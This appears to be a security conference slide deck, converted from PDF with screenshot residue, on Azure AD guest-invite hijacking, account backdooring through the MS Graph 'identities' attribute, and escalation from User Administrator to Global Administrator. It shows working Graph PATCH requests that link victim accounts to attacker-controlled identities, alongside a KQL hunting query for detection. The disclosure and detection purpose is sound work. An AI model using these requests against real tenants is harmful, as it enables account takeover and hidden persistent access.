14 .....   "identityProvider": null,
15 .....   "key": "EAMgAeUPvq4=",
16 ..... }
17 .... ],
18 .... "signInNames": [
19 ..... "guest@outsidersecurity.nl"
20 .... ],
```

Home >

iminyourcloud | Overview

Azure Active Directory

- Overview
- Preview features
- Diagnose and solve problems
- Manage**
- Users
- Groups
- External Identities
- Roles and administrators
- Administrative units
- Enterprise applications
- Devices
- App registrations
- Identity Governance
- Application proxy
- Custom security attributes (Preview)
- Licenses
- Azure AD Connect
- Custom domain names
- Mobility (MDM and MAM)
- Password reset
- User settings
- Properties

+ Add Manage tenants What's new Preview features Got feedback?

Overview Monitoring Tutorials

Search your tenant

Basic information

Name	iminyourcloud	Users	View
Tenant ID	6287f28f-4f7f-4322-9651-a8697d8fe1bc	Groups	View
Primary domain	iminyour.cloud	Applications	View
License	Azure AD Free	Devices	View

Alerts

Upcoming TLS 1.0, 1.1 and 3DES deprecation
Please enable support for TLS 1.2 on clients(applications/platform) to avoid any service impact.
[Learn more](#)

My feed

GU **guest@outsidersecurity.nl**
cd3a4c74-64ca-42b4-9448-601cabad969a
User
[View role information](#)
[View profile](#)

Azure AD Connect
Not enabled
Sync has never run
[Go to Azure AD Connect](#)

No way to determine actual account link

The screenshot shows the Microsoft Azure portal interface. At the top, there is a search bar and navigation icons. The user profile 'dirkjan@iminyour.cloud' is visible in the top right. The main content area is titled 'Identities - Guesttest'. On the left, there is a sidebar with 'Guesttest | Profile' and 'User' information, along with a 'Manage' section containing 'Profile' and 'Custom security attributes (preview)'. The main table lists identities with columns for 'Identity issuer', 'Sign-in type', and 'Issuer assigned ID'. The first row is highlighted with a red box, showing 'ExternalAzureAD' as the issuer and 'federated' as the sign-in type.

Identity issuer	Sign-in type	Issuer assigned ID
ExternalAzureAD	federated	
iminyourcloud.onmicrosoft.com	userPrincipalName	guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com

TL;DR

- Every user could query for non-redeemed invites.
- Could redeem invite without any validation, link to arbitrary external account.
- No way for admins to find out which account it was actually linked to.

Impact scenarios

- External identities often used for managing Azure subscriptions in other tenants.
- Used for external suppliers/MSP accounts.
- Leaving employee could add guest account to retain access.
- UI flow exists to directly assign role to invited account, could be a privilege escalation.
- Bypasses allowlist of external collaboration domains.

Audit Log Details

Activity	Target(s)	Modified Properties
----------	-----------	---------------------

Activity

Date		3/24/2022, 11:40 AM
------	--	---------------------

Activity Type		Update user
---------------	--	-------------

Correlation ID		1a2c29e0-9217-423c-8841-4e81d55b9ff7
----------------	--	--------------------------------------

Category		UserManagement
----------	--	----------------

Status		success
--------	--	---------

Status reason		
---------------	--	--

User Agent		
------------	--	--

Initiated by (actor)

Type	Application
Display Name	Microsoft Invitation Acceptance Portal
App ID	
Service principal ID	7f45c9b5-033d-417f-9071-ac35aa7adefe
Service principal name	

Audit Log Details

Activity	Target(s)	Modified Properties
----------	-----------	---------------------

Activity

Date		3/16/2022, 2:40 PM
------	--	--------------------

Activity Type		Update user
---------------	--	-------------

Correlation ID		1444e043-3b7e-42fc-9b25-434df1735fbe
----------------	--	--------------------------------------

Category		UserManagement
----------	--	----------------

Status		success
--------	--	---------

Status reason		
---------------	--	--

User Agent		
------------	--	--

Initiated by (actor)

Type	User
Display Name	
Object ID	077e1225-c6bd-4e18-ab93-da406f10abaf
IP address	[REDACTED]
User Principal Name	newlowpriv@iminyour.cloud

Hunting query

AuditLogs

```
| where OperationName =~ "Update user"  
| where Result =~ "success"  
| mv-expand target = TargetResources  
| where tostring(InitiatedBy.user.userPrincipalName) has "@" or  
tostring(InitiatedBy.app.displayName) has "@"  
| extend targetUPN = tostring(TargetResources[0].userPrincipalName)  
| extend targetId = tostring(TargetResources[0].id)  
| extend targetType = tostring(TargetResources[0].type)  
| extend modifiedProps = TargetResources[0].modifiedProperties  
| extend initiatedUser = tostring(InitiatedBy.user.userPrincipalName)  
| mv-expand modifiedProps  
| where modifiedProps.displayName =~ "UserState"  
| mv-expand AdditionalDetails  
| where AdditionalDetails.key =~ "UserType" and AdditionalDetails.value =~ "Guest"  
| extend new_value_set = parse_json(tostring(modifiedProps.newValue))  
| extend old_value_set = parse_json(tostring(modifiedProps.oldValue))  
| where new_value_set[0] =~ "Accepted" and old_value_set[0] =~ "PendingAcceptance"  
| project-away old_value_set, new_value_set, modifiedProps
```

Copy/paste version: <https://gist.github.com/dirkjanm/>

External identities in MS Graph

- MS Graph shows less information than AAD Graph
- “identities” property can actually be modified with correct privs

<https://graph.microsoft.com/beta/users/cd3a4c74-64ca-42b4-9448-601cabad969a/identities>

```
"@odata.context": "https://graph.microsoft.com/beta/$metadata#users('cd3a4c74-64ca-42b4-9448-601cabad969a')/identities",  
"value": [  
  {  
    "signInType": "federated",  
    "issuer": "ExternalAzureAD",  
    "issuerAssignedId": null  
  },  
  {  
    "signInType": "userPrincipalName",  
    "issuer": "iminyourcloud.onmicrosoft.com",  
    "issuerAssignedId": "guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com"  
  }  
]
```

Other identity providers

External Identities | All identity providers ...
iminyourcloud - Azure Active Directory

Search (Ctrl+/) << + Google + Facebook + New SAML/WS-Fed IdP | Got feedback?

- Overview
- Cross-tenant access settings
- All identity providers**
- External collaboration settings
- Diagnose and solve problems

Self-service sign up

- Custom user attributes
- All API connectors**
- User flows

Subscriptions

- Linked subscriptions

Configured identity providers

Name
Azure Active Directory
Microsoft Account
Email one-time passcode

SAML/WS-Fed identity providers

Search

Search by domain name

Display name	Configuration
You have not added a SAML/WS-Fed identity provider	

Email OTP in MS Graph and AAD Graph

Mail OTP Test

AAD Graph

Overview

Raw

MS Graph

```
"@odata.context": "https://graph.microsoft.com/beta/$metadata#users('
"value": [
  {
    "signInType": "federated",
    "issuer": "mail",
    "issuerAssignedId": "mailotp@outsidersec.dev"
  },
  {
    "signInType": "userPrincipalName",
    "issuer": "iminyourcloud.onmicrosoft.com",
    "issuerAssignedId": "mailotp_outsidersec.dev#EXT#@iminyourcloud.onmicrosoft.com"
  }
]
```

Object

```
acceptedAs: "mailotp@outsidersec.dev"
acceptedOn: "2022-07-26T13:53:56"
accountEnabled: true
ageGroup: null
alternativeSecurityIds: Array[1]
  0: Object
    identityProvider: "mail"
    key: "bWFpbG90cEBvdXRzaWRlcuNlYy5kZXY="
    type: 6
appMetadata: null
```

Who can modify the identities attribute?

- Global Admins
- User Administrators
- Apps with User.ManageIdentities.All privileges

- Users can modify their own identities

Azure AD “Users” Role Definition

```
{  
  "condition": "$ResourceIsSelf",  
  "resourceActions": {  
    "allowedResourceActions": [  
      "microsoft.directory/users/changePassword",  
      "microsoft.directory/users/invalidateAllRefreshTokens",  
      "microsoft.directory/users/basicProfile/update",  
      "microsoft.directory/users/identities/update",  
      "microsoft.directory/users/mobile/update",  
      "microsoft.directory/users/searchableDeviceKey/update",  
      "microsoft.directory/userInfos/address/read",  
      "microsoft.directory/userInfos/email/read",  
      "microsoft.directory/userInfos/openId/read",  
      "microsoft.directory/userInfos/phone/read",  
      "microsoft.directory/userInfos/profile/read"  
    ]  
  }  
}
```

Users modify their own identities

Given a time-limited or scope-limited access token with the correct MS Graph permissions, attackers can backdoor an account and link it to an external account.

Attack scenario's

- Temporary account access
- Limited scope access, for example through device code phishing
- Application takeover or URL hijack with the appropriate scope

Account identities: original

GET ▼ https://graph.microsoft.com/beta/users/newlowpriv@iminyour.cloud/identities

Params Authorization ● Headers (8) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL

This request does not have a body

Body Cookies Headers (12) Test Results

Pretty Raw Preview Visualize JSON ▼ 

```
1  {}
2  "@odata.context": "https://graph.microsoft.com/beta/$metadata#users('newlowpriv%40iminyour.cloud')/identities",
3  "value": [
4    {
5      "signInType": "userPrincipalName",
6      "issuer": "iminyourcloud.onmicrosoft.com",
7      "issuerAssignedId": "newlowpriv@iminyour.cloud"
8    }
9  ]
10 {}
```

← → ↻ https://myaccount.microsoft.com/organizations

My Account ▾

Overview

Security info

Devices

Password

Organizations

Settings & Privacy

My sign-ins

Sign out

Organizations

Home organization

Your work or school account belongs to your home organization. You can not leave your home organization.

Mail OTP Attacker t..
mailto@outsidersec.dev
[View account](#)
[Switch organization](#)

Other organizations you collaborate with

You have guest accounts for the following organizations. You can leave organizations you no longer work with. [Learn more](#)

 crosstenantdev (Signed in)	Privacy statement unavailable	Leave
--	-------------------------------	-----------------------

Add new identity (backdoor)

PATCH ▼ <https://graph.microsoft.com/v1.0/users/newlowpriv@iminyour.cloud/identities>

Params Auth ● Headers (10) Body ● Pre-req. Tests Settings

raw ▼ **JSON** ▼

```
1  {
2  "value": [
3  ..... ]
4  ..... "signInType": "federated",
5  ..... "issuer": "mail",
6  ..... "issuerAssignedId": "mailto@outsidersec.dev"
7  ..... ]
8  ..... ]
9  }
```

Body ▼  204 No Content 125 ms 404 B



Account identities after change

Body Cookies Headers (12) Test Results 🌐 Status: 200 OK Time: 92 ms Size: 93


Pretty Raw Preview Visualize JSON 

```
1  {}
2  "@odata.context": "https://graph.microsoft.com/beta/$metadata#users('newlowpriv%40iminyour.cloud')/identities",
3  "value": [
4    {
5      "signInType": "federated",
6      "issuer": "mail",
7      "issuerAssignedId": "mailotp@outsidersec.dev"
8    },
9    {
10     "signInType": "userPrincipalName",
11     "issuer": "iminyourcloud.onmicrosoft.com",
12     "issuerAssignedId": "newlowpriv@iminyour.cloud"
13   }
14 ]
15 {}
```

Switching tenants



Signed in as victim user



The screenshot shows a web browser at the URL <https://myaccount.microsoft.com/organizations>. The page title is "Organizations". On the left is a navigation menu with "Organizations" selected. The main content area shows the "Home organization" section with a description and a "Sign out" link. Below this is the "Other organizations you collaborate with" section, which contains a table of guest accounts. One account, "iminyourcloud (Signed in)", is highlighted with a red box. A user profile dropdown menu is also visible, showing the user's name "newlowpriv" and email "mailto:tp@outsidersec.dev", with "View account" and "Switch organization" links. The "Leave" button for the "iminyourcloud" account is also highlighted with a red box.

Organization	Status	Privacy statement	Action
 iminyourcloud (Signed in)	Signed in	Privacy statement unavailable	Leave

Returning the account to the original state

PATCH ▼ `https://graph.microsoft.com/v1.0/users/newlowpriv@iminyour.cloud/identities`

Params Auth ● Headers (10) Body ● Pre-req. Tests Settings

raw ▼ **JSON** ▼

```
1 {  
2   "value": []  
3   ... ]  
4 }
```


Body ▼ 🌐 204 No Content 257 ms 404 B

Extra technique: elevation of privilege

- User Administrators cannot reset passwords of Global Administrators
- They can however modify the identity of a Global Admin (or any other user)
- This way they can take over the account of a higher privileged user.

User Admin to Global Admin with a few clicks

- Convert existing user to B2B account (Guest)



Victim user

Home > Users > gatestnew

 **gatestnew** | Profile
User



 Edit  Reset password  Revoke sessions  Delete  Refresh |  Got feedback?

 Diagnose and solve problems

Manage

 Profile

 Custom security attributes (preview)

 Assigned roles

 Administrative units

 Groups

 Applications

 Licenses

 Devices

 Azure role assignments

 Authentication methods

Activity

 Sign-in logs

 Audit logs

gatestnew

gatestnew@iminyour.cloud



User Sign-ins

Only global administrators, security administrators, and report readers can view sign-ins. [More info](#)

Creation time

3/18/2022, 10:52:43 AM

Identity

Name

gatestnew

First name

-- --

User Principal Name

gatestnew@iminyour.cloud

User type

Member

Object ID

1859f31d-333a-4a90-b71a-ae31e5a67822

Issuer

iminyourcloud.onmicrosoft.com

gatestnew | Profile
User

Diagnose and solve problems

Manage

- Profile
- Custom security attributes (preview)
- Assigned roles
- Administrative units
- Groups
- Applications
- Licenses
- Devices
- Azure role assignments
- Authentication methods

Activity

- Sign-in logs
- Audit logs

Troubleshooting + Support

- New support request

View Save Discard Got feedback?

View more

Job info

Job title

Company name Employee ID

Settings

Block sign in Yes No Usage location

Contact info

Street address State or province

City ZIP or postal code

Email Alternate email [Edit](#)

Authentication contact info

Use the [Authentication methods](#) page to manage authentication contact info for a user

Updated user profile
Successfully updated gatestnew profile.

Manage user collaboration status ×

You can convert internal users to use their external credentials. By converting this user, you will send them an invitation to the email selected and they can redeem this using their external credentials. [Learn more](#)

Invite internal user to B2B collaboration?

Yes No

Invitation email

rogue@crosstenantdev.onmicrosoft.com

 **Successfully invited user** ×

User conversion succeeded

Home > iminyourcloud > rogue user

rogue user | Assigned roles ...

User

 Diagnose and solve problems

Manage

 Profile

 Custom security attributes (preview)

 **Assigned roles**

 Administrative units

 Groups

 Applications

 Licenses

« [+ Add assignments](#) [Refresh](#) | [Got feedback?](#)

Eligible assignments Active assignments Expired assignments

Role	↑↓	Principal name	Scope
Global Administrator		gatestnew@iminyour.cloud	Directory

User Administrator privileges TL;DR

- A User Administrator can convert any account to B2B, including higher privileged accounts.
- Can be done in GUI or with 2 simple POST requests to MS Graph.
- No need to redeem the invite with a real account if we combine this with the guest account hijack technique, making it fully invisible which account it was linked to.
- For some reason does not work for accounts with a mailbox, in which case changing the “identities” property works.

The caveat: MFA

- Converting a user to B2B or changing their identities will compromise their primary authentication method only.
- MFA will still kick in for the original account.

Guest tenants and MFA



Victim account
MFA methods

